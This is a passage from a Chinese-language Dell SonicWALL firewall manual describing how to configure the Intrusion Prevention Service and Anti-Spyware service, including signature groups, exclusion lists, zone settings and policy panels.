- 第 1425 页的安全服务 > 入侵保护服务
  - 第 1425 页的入侵保护服务销售概述
  - 第 1427 页的激活入侵保护服务

安全服务 > 入侵保护服务

主题：

- 第 1425 页的入侵保护服务销售概述
- 第 1427 页的激活入侵保护服务

入侵保护服务销售概述

SonicWALL 入侵保护服务 (IPS) 提供可配置的高性能深层数据包检查引擎，扩展了关键网络服务的保护，例如 Web、电子邮件、文件传输、Windows 服务和 DNS。SonicWALL IPS 用于保护应用程序漏洞、蠕虫病毒、特洛伊木马以及对等、间谍软件和后门攻击。SonicWALL 的深层数据包检查引擎使用可扩展签名语言，还能主动防护新发现的应用程序和协议的漏洞。SonicWALL IPS 通过 SonicWALL 的行业领先分布式实施结构 (DEA) 免去了昂贵、耗时的新黑客攻击特征维护和更新。利用不同的签名粒度，SonicWALL IPS 可以基于全球、攻击组或单个签名来检测和防御攻击，提供最大的灵活性并控制误报。

主题：

- 第 1425 页的 SonicWALL 深层数据包检查
- 第 1426 页的 SonicWALL 的深层数据包检查的工作原理
- 第 1426 页的 SonicWALL IPS 术语
- 第 1428 页的 IPS 状态
- 第 1428 页的 IPS 全局设置
- 第 1431 页的在区域上配置 IPS 保护
- 第 1431 页的 IPS 策略

SonicWALL 深层数据包检查

深层数据包检查查看数据包的数据部分。深层数据包检查技术包含入侵检测和入侵保护。入侵检测发现流量异常并向管理员发送警报。入侵保护发现流量异常和作出应对，并阻止流量通过。

深层数据包检查是允许防火墙根据规则对通过的流量进行分类的一项技术。这些规则包含有关数据包第 3 层和第 4 层的信息，以及描述数据包负载的内容的信息，包括应用程序数据（例如 FTP 会话、HTTP Web 浏览器会话，甚至中间件数据库连接）。这项技术允许管理员检测和记录经过防火墙的入侵，并阻止入侵（即丢弃数据包或重置 TCP 连接）。SonicWALL 的深层数据包检查技术还可用于正确处理 TCP 分片字节流检查，与无 TCP 分片的处理方式无异。

SonicWALL 的深层数据包检查的工作原理

深层数据包检查技术使防火墙可以深入到协议的调查，以检验应用程序层的信息和抵御针对应用程序漏洞的攻击。这是 SonicWALL 入侵保护服务采用的技术。SonicWALL 的深层数据包检查技术实现从 SonicWALL 分布式实施结构推送动态特征更新。

以下步骤描述了 SonicWALL 深层数据包检查结构的工作原理：

1 模式定义语言解释程序使用可撰写用于检测和阻止已知和未知协议、应用程序和攻击的特征。


2 深层数据包检查框架将重组乱序抵达的 TCP 数据包。

3 深层数据包检查引擎的预处理包括数据包负载的规范化。例如，HTTP 请求可能使用 URL 编码，因此该请求也使用 URL 解码才能执行正确的负载模式匹配。

4 深层数据包检查引擎的后处理器执行的操作可能只是不经修改简单传递数据包，或丢弃数据包，甚或重置 TCP 连接。

5 SonicWALL 的深层数据包检查框架支持各 TCP 分片之间的完整特征匹配，且不执行任何重组（除非数据包乱序）。这将实现更高效地使用处理器和内存，从而提高性能。

图 70. SonicWALL 深层数据包检查结构




SonicWALL IPS 术语

- **状态数据包检查** - 查看数据包的标题以根据端口、协议和 IP 地址控制访问权限。
- **深层数据包检查** - 查看数据包的数据部分。使防火墙可以深入到协议的调查，以检验应用程序层的信息和抵御针对应用程序漏洞的攻击。
- **入侵检测** - 识别和标记针对信息技术的恶意活动的过程。
- **误报** - 错误识别的攻击流量模式。
- **入侵保护** - 发现流量中的异常和恶意活动并进行应对。
- **签名** - 撰写用于检测和阻止入侵、蠕虫病毒、应用程序攻击和对等与即时消息流量的代码。

激活入侵保护服务

入侵保护服务 (IPS) 在**安全服务 > 入侵保护**页面上配置，分为三个面板：

- **IPS 状态**
- **IPS 全局设置**
- **IPS 策略**



主题：

- 第 1428 页的 IPS 状态
- 第 1428 页的 IPS 全局设置
- 第 1431 页的在区域上配置 IPS 保护
- 第 1431 页的 IPS 策略

IPS 状态

IPS 状态面板显示特征数据库的状态信息和您的 Dell SonicWALL IPS 许可证。



IPS 状态面板显示以下信息：

- **特征数据库**显示特征数据库是否正在下载、已下载或是需要下载。特征数据库约一小时自动更新一次。您还可以随时通过单击 **IPS 状态**部分的**更新**按钮手动更新 IPS 数据库。
- **特征数据库时间标记**显示上次更新 IPS 特征数据库的时间，而不是上次更新 SonicWALL 安全设备的时间。
- **上次检查**显示 SonicWALL 安全设备上次在特征数据库中查找更新的时间。SonicWALL 安全设备会在启动时，以及之后每小时自动尝试同步数据库。
- **IPS 服务过期日期**显示 IPS 服务过期的日期。如果您的 IPS 订阅过期，将停止 SonicWALL IPS 检查，且会从 SonicWALL 安全设备中移除 IPS 配置设置。在续订 IPS 许可证后，这些设置会自动恢复至之前的配置状态。
- **注：**从网络 > 区域页面按区域启用入侵保护服务。

  如果单击此注释内容中的网络 > 区域，将显示可在区域上配置 IPS 的**网络 > 区域**页面。请参见第 1431 页的在区域上配置 IPS 保护。

IPS 全局设置

IPS 全局设置面板提供在防火墙上启用 Dell SonicWALL IPS 的密钥设置。



Dell SonicWALL IPS 通过在您的防火墙上启用 IPS 并选择攻击级别全局激活。您也可以选择配置 **IPS 排除列表**。

主题：

- 第 1429 页的启用 IPS
- 第 1429 页的配置 IPS 排除列表
- 第 1430 页的重置 IPS 设置和策略

启用 IPS

如需在您的防火墙上启用 *IPS*，请执行以下步骤：

1 转到**安全服务 > 入侵保护**页面。

2 转到 **IPS 全局设置**面板。



3 选择**启用 IPS**。

4 选择您要为每个**特征组**执行的操作（**全部禁止**、**全部检测**或两者）：

- **高优先级攻击**
- **中优先级攻击**
- **低优先级攻击**

注：要在防火墙上激活入侵保护，您必须为至少一个**特征组**指**全部禁止**操作。如果未选择**全部禁止**操作，将不会在防火墙上出现任何入侵保护。

注：为所有**特征组**选择**全部禁止**和**全部检测**可以保护网络不受最危险、最具破坏性的攻击。

配置 IPS 排除列表

（可选）如需配置 *IPS* 排除列表，请执行以下步骤：

1 转到**安全服务 > 入侵保护**页面。

2 转到 **IPS 全局设置**面板。



3 选择**启用 IPS**。

4 单击**配置 IPS 设置**按钮。

此时会显示 **IPS 排除列表**对话框。



5 选择**启用 IPS 排除列表**。

6 选择**使用地址对象**选项或**使用地址范围**选项。

7 如果选择了**使用地址对象**选项，请选择您要从菜单中排除的地址对象。

8 如果选择了**使用地址范围**选项，请单击**添加**按钮。

此时会显示**添加 IPS 范围条目**对话框。



9 输入要在**起始 IP 地址**和**结束 IP 地址**方块中排除的 IP 地址范围。

10 单击**确定**。

重置 IPS 设置和策略

如需重置 *IPS* 设置和策略，请执行以下步骤：

1 转到**安全服务 > 入侵保护**页面。

2 在 **IPS 全局设置**面板中，单击**重置 IPS 设置 & 策略**按钮。



随即显示以下消息。



3 单击**确定**。

在界面的底部显示以下消息：状态：配置已更新。

在区域上配置 IPS 保护

您在**网络 > 区域**页面对区域应用 SonicWALL IPS 不仅会在各网络区域和 WAN 之间实施 SonicWALL IPS，还会在内部区域之间实施。例如，在 LAN 区域启用 SonicWALL IPS 可以对所有进出的 LAN 流量实施 SonicWALL IPS。

在**安全服务 > 入侵保护服务**页面的 **IPS 状态**部分，单击**网络 > 区域**链接访问**网络 > 区域**页面。您对**网络 > 区域**页面上列出的区域应用 SonicWALL IPS。

如需对区域启用 *SonicWALL*，请执行以下步骤：

1 转到**网络 > 区域**或在**安全服务 > 入侵保护**页面的 **IPS 状态**部分，单击**网络 > 区域**链接。显示**网络 > 区域**页面。

2 在**区域设置**表的**配置**列，单击您要应用 SonicWALL IPS 的区域的**编辑**图标。显示**编辑区域**窗口。

3 单击**启用 IPS** 复选框。显示复选标记。要禁用 SonicWALL IPS，清除该复选框。

4 单击**确定**。

您还可以在**网络 > 区域**页面对创建的新区域启用 SonicWALL IPS 保护。单击**添加**按钮显示**添加区域**窗口，其中包含与**编辑区域**窗口相同的设置。

IPS 策略

IPS 策略面板用于查看 SonicWALL IPS 特征和配置按类别组或逐个特征处理。特征的类别按攻击类型分组。



您可以通过以下方式查看特征：

- 第 1432 页的查看和配置类别设置
- 第 1433 页的查看和配置特征设置
- 第 1434 页的查看和配置特定类别的特征
- 第 1434 页的优先级菜单
- 第 1434 页的查找签名 ID

查看和配置类别设置

在**查看样式**行中，**类别**菜单可让您选择要在**类别**列中显示的类别或特征。您可以选择**所有类别**、**所有特征**或单个类别，如 **ACTIVEX** 或 **DNS**。如果您选择单个类别，将显示该类别的特征。

类别列用于通过单击列标题旁边的向上或向下箭头来按升序或降序排列类别和特征。



如需查看或更改特定类别的 *IPS* 类别设置，请执行以下步骤：

1 从**类别**菜单中选择**所有类别**。

2 单击该类别**配置**列中的**编辑**图标。随即显示**编辑 IPS 类别**对话框。



3 从**禁止**和**检测**菜单中，选择**使用全局设置**、**启用**或**禁用**。如果选择**使用全局设置**，将使用在 **IPS 全局设置**部分中配置的值，但您可以通过在这些菜单中选择**启用**或**禁用**来覆盖 **IPS 全局设置**。

4 在剩余的菜单中，选择您需要的值。

5 对于**记录冗余过滤器（秒数）**选项，如果您要使用在 **IPS 全局设置**部分中配置的值，请选择使用全局设置。

6 单击**确定**。

查看和配置特征设置

如需查看或更改特定特征的 *IPS* 特征设置，请执行以下步骤：

1 从**类别**菜单中选择**所有特征**。

2 单击该特征**配置**列中的**编辑**图标。随即显示**编辑 IPS 特征**对话框。



前五个对话框将灰色显示，且包含无法对该特征配置的数据。

3 从**禁止**和**检测**菜单中，选择**启用**或**禁用**。**使用类别设置选项**已禁用。

4 在剩余的菜单中，选择您需要的值。

5 对于**记录冗余过滤器（秒数）**选项，如果您要使用在 **IPS 全局设置**部分中配置的值，请选择使用类别设置。

6 单击**确定**。

查看和配置特定类别的特征

如需查看和配置特定类别的特征，请执行以下步骤：

1 从**类别**菜单中选择以下其中一个类别：随即显示该类别的特征。

2 单击该特征**配置**列中的**编辑**图标。随即显示**编辑 IPS 特征**对话框。

前五个对话框将灰色显示，且包含无法对该特征配置的数据。

3 从**禁止**和**检测**菜单中，选择**启用**或**禁用**。**使用类别设置选项**已禁用。

4 在剩余的菜单中，选择您需要的值。

5 对于**记录冗余过滤器（秒数）**选项，如果您要使用在 **IPS 全局设置**部分中配置的值，请选择使用类别设置。

6 单击**确定**。

优先级菜单

优先级菜单用于指定您要显示的特征的优先级。

指定您要显示的特征的优先级：

- 从**优先级**菜单中选择以下其中一个优先级：
  - **全部**
  - **高**
  - **中**
  - **低**

查找签名 ID

您可以使用**查找签名 ID** 方框查看或更改特定特征的 IPS 特征设置。

如需查看或更改特定特征的 *IPS* 特征设置，请执行以下步骤：

1 在**查找签名 ID** 方框中输入特征 ID。



2 单击该方框旁边的**查找**图标。随即显示**编辑 IPS 特征**对话框。

前五个对话框将灰色显示，且包含无法对该特征配置的数据。

3 从**禁止**和**检测**菜单中，选择**启用**或**禁用**。**使用类别设置选项**已禁用。

4 在剩余的菜单中，选择您需要的值。

5 对于**记录冗余过滤器（秒数）**选项，如果您要使用在 **IPS 全局设置**部分中配置的值，请选择使用类别设置。

6 单击**确定**。

132

激活防间谍软件服务

- 第 1435 页的安全服务 > 防间谍软件
  - 第 1435 页的防间谍软件概述
  - 第 1436 页的激活防间谍软件服务保护

安全服务 > 防间谍软件

主题：

- 第 1435 页的防间谍软件概述
- 第 1436 页的激活防间谍软件服务保护

防间谍软件概述

Dell SonicWALL 防间谍软件是 Dell SonicWALL 网关防病毒、防间谍软件和入侵保护服务解决方案的一部分，该解决方案对病毒、蠕虫病毒、特洛伊木马、间谍软件和软件漏洞提供了全面的实时保护。

Dell SonicWALL 防间谍软件服务可通过切断间谍软件的安装来防止网络出现入侵的间谍软件，可在网关处提交，并可拒绝先前已安装的间谍软件向外传输所收集的信息。Dell SonicWALL 防间谍软件与其他防间谍程序（例如用于从主机移除现有间谍软件应用程序的程序）协同工作。您最好使用或安装基于主机的防间谍软件作为抵御间谍软件的附加措施。

Dell SonicWALL 防间谍软件分析用于最常见间谍软件发送方法和基于 ActiveX 的组件安装的入站连接。它还检验经过网关的入站设置可执行文件和 Cabinet 文件，并重置将间谍软件设置文件流式传输至 LAN 的连接。这些文件包可能是捆绑了广告程序、按键记录器或其他间谍软件的免费软件。


如果 LAN 工作站在安装防间谍软件服务之前已经安装间谍软件，该服务将检查出站通讯是否存在来自已感染间谍软件的客户端的数据流，如存在，就重置这些连接。例如，当间谍软件分析了用户的浏览习惯并尝试发回用户个人资料信息时，防火墙会识别该流量并重置连接。

SonicWALL 防间谍软件服务提供以下保护：

- 阻止通过 ActiveX 自动安装组件传输的间谍软件，这是散布恶意间谍软件的最常见手段。
- 扫描并记录通过网络传输的间谍软件威胁，并在删除和/或阻止新的间谍软件时通知管理员。
- 阻止已有的间谍软件程序与互联网上的黑客和服务器进行后台通信，从而防止机密信息泄漏。
- 通过授予管理员有选择性允许或拒绝个人间谍软件程序安装的权利，提供对网络应用程序的精确控制。
- 通过扫描和阻止 SMTP、IMAP 或基于 Web 的电子邮件传输受感染的电子邮件，防止电子邮件中间谍软件的威胁。

激活防间谍软件服务保护

安全服务 > 防间谍软件页面显示用于管理您的 Dell SonicWALL 安全设备上的服务的配置设置。



安全服务 > 防间谍软件页面分为三部分：

- **反间谍软件状态** - 显示有关特征数据库的状态信息、您的 Dell SonicWALL 防间谍软件许可证及其他信息。
- **防间谍软件全局设置** - 提供一些关键设置用于启用 Dell SonicWALL 安全设备上的 SonicWALL 防间谍软件，根据三种间谍软件级别指定全局 SonicWALL 防间谍软件保护及其他配置选项。
- **防间谍软件策略** - 用于查看 Dell SonicWALL 防间谍软件特征，以及配置按类别组或逐个特征处理的方法。类别是基于产品或制造商组合到一起的特征。

注：在激活 Dell SonicWALL 防间谍软件许可证后，您必须在 SonicWALL 管理界面启用和配置防间谍软件，才能对网络流量应用防间谍软件策略。

主题：

- 第 1436 页的反间谍软件状态
- 第 1437 页的防间谍软件全局设置
- 第 1437 页的对区域应用防间谍软件保护
- 第 1438 页的防间谍软件策略
- 第 1440 页的配置类别策略
- 第 1441 页的配置特征策略

反间谍软件状态

反间谍软件状态部分显示特征数据库的状态，包括数据库时间戳以及 SonicWALL 特征服务器上次检查最新特征的时间。SonicWALL 安全设备会在启动时，以及之后每小时自动尝试同步数据库。

- **特征数据库** – 指示已下载到 SonicWALL 安全设备的特征数据库。
- **特征数据库时间标记** – 显示上次更新特征数据库的日期和时间。**特征数据库时间标记**指的是上次更新 SonicWALL 防间谍软件数据库的时间，而不是上次更新 SonicWALL 安全设备的时间。
- **上次检查** – 显示 SonicWALL 安全设备上次查找特征更新的时间。
- **防间谍软件过期日期** – 显示您的 SonicWALL 防间谍软件许可证的过期日。如果您的 SonicWALL 防间谍软件订阅过期，则将停止 SonicWALL 防间谍软件检查，且会从 SonicWALL 安全设备中移除 SonicWALL 防间谍软件配置设置。在续订 SonicWALL 防间谍软件许可证后，这些设置自动恢复至之前的配置状态。

以下注释中包含指向**网络 > 区域**页面的链接，您可以在此页面中配置个别区域的防间谍软件：

注：从网络 > 区域页面按区域启用防间谍软件。

防间谍软件全局设置

防间谍软件全局设置面板使您可以基于下列攻击级别在全局防范和/或检测攻击：

- **高危险级别间谍软件** – 此类间谍软件应用程序对您的网络而言危险程度最高（例如按键记录器或色情程序），或者可能包含安全漏洞。删除难度可能极高，甚至无法删除。
- **中危险级别间谍软件** – 此类间谍软件应用程序可能导致网络中断，例如增加网络流量致使性能下降。删除难度可能极高。
- **低危险级别间谍软件** – 此类间谍软件应用程序的特征是入侵活动较少，并且不构成直接威胁。它们可能尽量避免引起用户注意，通常比较容易删除。

提示：Dell SonicWALL 推荐对**高危险级别间谍软件**和**中危险级别间谍软件**启用**全部禁止**，以确保网络防范破坏性最高的间谍软件。

防间谍软件保护提供两种方法管理全局间谍软件威胁：检测（**全部检测**）和保护（**全部禁止**）。对于出现在 SonicWALL 安全设备全局级别的防间谍软件，必须在其特征组面板中指定**全部禁止**操作。

在**特征组**面板中为某个特征组启用**全部禁止**时，SonicWALL 安全设备会自动丢弃和重置该连接，以防止流量到达其目的地。

在**特征组**面板中为某个特征组启用**全部检测**时，SonicWALL 安全设备会记录与组内任何特征相匹配的任何流量并发出警报，但不会对该流量采取任何操作。该连接将继续抵达预期目的地。您可以在**日志 > 视图**页面中查看 SonicWALL 日志，以及在**日志 > 自动化**页面中配置 SonicWALL 安全设备处理警报的方法。

小心：在仅选择全部检测时，请务必小心。仅选择全部检测将会记录与组内任何特征相匹配的流量并发送警报，但不会对该流量采取任何操作。该流量将继续抵达预期目的地。

在**特征组**面板中为某个特征组同时启用**全部检测**和**全部禁止**时，SonicOS 将会记录与组内任何特征相匹配的流量并发送警报，同时自动丢弃和重置该连接，以防止流量到达目的地。

启用出站间谍软件通信检查

启用出站间谍软件通信检查选项可用于扫描出站的间谍软件通信流量。

对区域应用防间谍软件保护

如果您的防火墙正在运行 SonicOS，您在**网络 > 区域**页面对区域应用 Dell SonicWALL 防间谍软件不仅会在各网络区域和 WAN 之间实施防间谍软件，还会在内部区域之间实施。例如，在 LAN 区域启用防间谍软件可以对所有进出的 LAN 流量实施防间谍软件。

在**安全服务 > 防间谍软件服务**页面的**反间谍软件状态**部分，单击**网络 > 区域**链接访问**网络 > 区域**页面。您将对**网络 > 区域**页面上列出的区域之一应用防间谍软件。

在区域中启用防间谍软件的步骤如下：

1 在防火墙管理界面上，选择**网络 > 区域**。（或从**安全服务 > 入侵保护**页面的**反间谍软件状态**部分，单击**网络 > 区域**链接）。显示**网络 > 区域**页面。

2 在**区域设置**面板的**配置**列中，单击您要应用 SonicWALL 防间谍软件的区域的**编辑**图标。显示**编辑区域**窗口。


3 单击**启用防间谍软件**复选框。显示复选标记。要禁用 SonicWALL 防间谍软件，清除该复选框。

4 单击**确定**。

您还可以在**网络 > 区域**页面对创建的新区域启用 SonicWALL 防间谍软件保护。单击**添加**按钮显示**添加区域**窗口，其中包含与**编辑区域**窗口相同的设置。

防间谍软件策略

防间谍软件策略部分用于查看和管理 SonicWALL 防间谍软件如何采取按类别组或逐个特征的方式处理特征。类别是按产品或制造商组合到一起的特征，它们在**视图类型**菜单中列出。



防间谍软件策略面板中列出的条目来自已下载到您防火墙的 Dell SonicWALL 防间谍软件特征数据库。类别和特征由防间谍软件服务动态更新。类别和特征会随着时间的推移动态改变以应对新的威胁。

您可以使用**视图类型**菜单以多种视图形式显示特征。此菜单用于指定在**防间谍软件策略**面板中显示的类别或特征。您可以选择**所有特征**，或者选择间谍软件名称的第一个字母或数字。



从菜单中选择**所有特征**将会按类别显示所有特征。**防间谍软件策略**面板中显示了所有类别及其特征。通过类别标题分隔特征条目。这些标题在**保护**和**检测**列中显示**全局**，表示您在**防间谍软件全局设置**部分定义的全局设置。

主题：

- 第 1439 页的防间谍软件策略面板
- 第 1439 页的显示间谍软件信息
- 第 1439 页的浏览防间谍软件策略面板
- 第 1439 页的搜索特征数据库
- 第 1439 页的对类别或特征条目进行排序

防间谍软件策略面板

防间谍软件策略面板显示了关于每个特征条目的下列信息：


- **产品** - 显示间谍软件名称或制造商。
- **名称** - 以链接方式显示间谍软件的名称。单击此名称链接可显示关于该间谍软件的 SonicAlert 信息。
- **ID** - 特征对应的 SonicWALL 数据库 ID 号。
- **保护** - 此列中的复选标记表示已启用保护。任何时候在您更改全局或类别保护设置时，**检测**列都会出现一个绿色复选标记。
- **检测** - 此列中的复选标记表示已启用检测。任何时候在您更改全局或类别检测设置时，**检测**列都会出现一个绿色复选标记。
- **危险级别** - 按照**特征组**面板中的定义，将攻击特征定义为**低**、**中**或**高**。
- **备注** - 显示策略的一般说明。
- **配置** - 单击类别标题在**配置**列中的编辑图标将会显示**编辑防间谍软件类别**窗口。单击个别特征在**配置**列中的编辑图标将会显示**编辑防间谍软件特征**窗口。这些窗口可用于定义与特定类别或特征的全局设置不同的操作。

显示间谍软件信息

在**防间谍软件策略**面板中，单击**名称**列中的间谍软件名称链接将会显示 **SonicALERT** 页面，其中提供了关于该间谍软件的详细信息。

浏览防间谍软件策略面板

项目字段显示第一个类别或特征的面板编号。如果您显示面板的第一页，条目可能是第 1 至 50 个**项目**（共 58 个）。您可以在**项目**字段中输入数字，直接转至特定条目，或者使用浏览按钮浏览面板。



SonicWALL 防间谍软件特征在**防间谍软件策略**面板中每页显示 50 个条目。

